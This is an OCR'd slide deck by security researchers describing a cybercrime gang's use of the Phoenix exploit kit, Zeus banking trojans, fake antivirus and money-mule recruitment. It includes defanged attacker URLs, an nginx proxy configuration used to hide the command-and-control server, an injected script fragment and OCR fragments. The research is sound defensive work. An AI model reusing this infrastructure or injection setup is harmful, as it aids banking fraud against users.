Gangsterware

Stealth Shield of the Malware

Yaniv Miron & Daniel Chechik

Security Researchers,
M86 Security Labs

M86 SECURITY

/About M86 Security Labs

- M86 Security Labs is a specialized global team of security experts and researchers who detect current and emerging Web and email threats and mitigate them quickly.
- M86 Security Labs provides zero-day protection to its customers, securing them from new exploits the day they're discovered.

M86 SECURITY

/About Yaniv Miron

- Security Researcher at M86 Security Labs
- Yaniv Miron aka Lament
- Found security vulnerabilities in IBM, Oracle, Microsoft, Apache and more.
- CISO Certified from the Technion
- Certified Locksmith

M86 SECURITY

/About Daniel Chechik

- Security Researcher at M86 Security Labs
- Specialized in firewall equipment
- PKI Expert
- Holds CEH and CCSE certificates

M86 SECURITY

Agenda

- Cyber Crime
- Attack Story
- Exploit Kits
  - Phoenix
  - Open Source Exploit Kit
  - NeoSploit
- Conclusion

M86 SECURITY

Cybercrime topics

Cyber Crime

M86 SECURITY

Exploit Kits - General information

- An exploit kit is a web application that serves multiple exploits through browsers or applications

M86 SECURITY

Exploit Kits - General information (cont.)

- Special features included in the package
- Exploit Kit authors motivation
- Code obfuscation, why?

Exploit Kits - General information (cont.)

- Exploit kit contains:
  - Exploits
  - Install file
  - Configuration file
  - Statistics page
  - Database

Trojan Banker

- A Trojan Banker is like any other Trojan with “extra features”

Cyber Crime

- Cyber Crime refers to crimes that involve computers activity, criminals using computers to commit illegal activities

M86 SECURITY


Money Mules

- Money mules transfer stolen money for criminals, shaving a small percentage for themselves

M86 SECURITY

Money Mules - Recruitment


- V & R- Job for You



M86 SECURITY

Cyber Crime and Money Mules (cont.)

- A money mule website, presents an open position of “Financial agent”
- Who wants to work there?



How much will I earn?

You will work for commission that will be calculated for the amount of every transaction that is forwarded through your account, as follows:

4% from the total transaction amount for transactions smaller than $10,000.00 US dollars.
3% from the total transaction amount for transactions larger than $10,000.00 US dollars.

You will earn a minimum of $3000 and up to $10000 per month, depending on the transactions that are forwarded to you.
If you do not total an earning of $3000 at the end of the month, we will pay you the difference up to $3000.
If you earn more than $10000 during a month, the commission you will get from each following transaction from that point on, until the end of that month will be 1.3% regardless of the amount of the transaction.
Your commission will be paid to you upon completing a task that was assigned to you, this means that you will get your commission daily for the work done in that day.

M86 SECURITY

Spread the (exploit) word

- By hacking into known websites
- Stolen FTP accounts
- Email Spam
- Social Networks
- BlackHat SEO


M86 SECURITY

Attack Story

Attack Story

- This cybercrime gang was operating for several months stealing money from users accounts.
- The gang is no longer operates and all the relevant data was sent to the police.

Attack Story



Cyber

Using stolen FTP accounts, the cyber gang manage to inject an Iframe that leads to Phoenix Exploit Kit to thousands of legitimate websites

M86 SECURITY

Phoenix Exploit's

Phoenix Exploit's Kit v2.3

Kit

The user is redirected to the Phoenix Exploit Kit 2.3
http://fan****.net/.ph/5**

MSIE	103778	17627	16.99%	173492	21024	12.12%
Other	29255	2797	9.56%			
Firefox	38388	361	0.94%			
Opera	2071	239	11.54%			

Exploit statistics

ploit	Exploited	Percent
JAVA DESERIALIZE	1459	0.84%
JAVA SMB	9281	5.35%
HCP	538	0.31%
PDF COLLAB	1040	0.6%
PDF PRINTF	60	0.03%
FLASH 9	140	0.08%
PDF LIBTIFF	4947	2.85%


M86 SECURITY

Cybercriminal Server


Legitimate Websites:

video2mp3.net
msgdiscovery.com
everythingon.tv
...

This specific configuration file contains injection orders that will be used when the user access to the bank





Compromised website



The malware downloads a configuration file from:
hxxp://uste***.com.tr/Scripts/rd.bin**

M86 SECURITY



The gang doesn't want to uncover the main C&C to the world and using the Exploit Kit server as a proxy to the main Command & Control server
Legitimate Websites:
video2mp3.net
msgdiscovery.com
everythingon.tv
....
After successful connection test the bot reports the C&C server about new installation to: hxxp://195.***.**.147:3128/data/set.php
Google
Pho
Command & Cont
Before the
it verifies t
http://goo
Zeus Server
listen 195.[redacted].147:3128 default backlog=8192;
server_name 195.[redacted].147;
access_log /dev/null;
location / {
proxy_pass http://195.[redacted].22:1731/;
proxy_redirect off;
client_max_body_size 20m;
client_body_buffer_size 1024k;
proxy_connect_timeout 100;
proxy_send_timeout 180;
proxy_read_timeout 180;
proxy_set_header Host $host;
proxy_set_header X-Forwarded-for $remote_addr;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_temp_path /tmp/;
access_log /dev/null;
}
}




Zeus Server

The gang operates in multiple vectors, using social engineering it tries to convince the user to buy fake AV

M86 SECURITY


Zeus Server
Command & Control
<a href="#" title="Business O

<a href="#" title="Apply (ope
<a href="#" title="Starting u
<a href="#" title="Moving to
<a href="#" title="Products &
<a href="#" title="Business S
<a href="#" title="Business M
<a href="#" title="Home (open
The Trojan adds a script (on the client site) to every page in the
The Trojan holds until the user accesses the bank
hxxp://cheap********card.info/brap/bscript.js
</script>
Financial institution



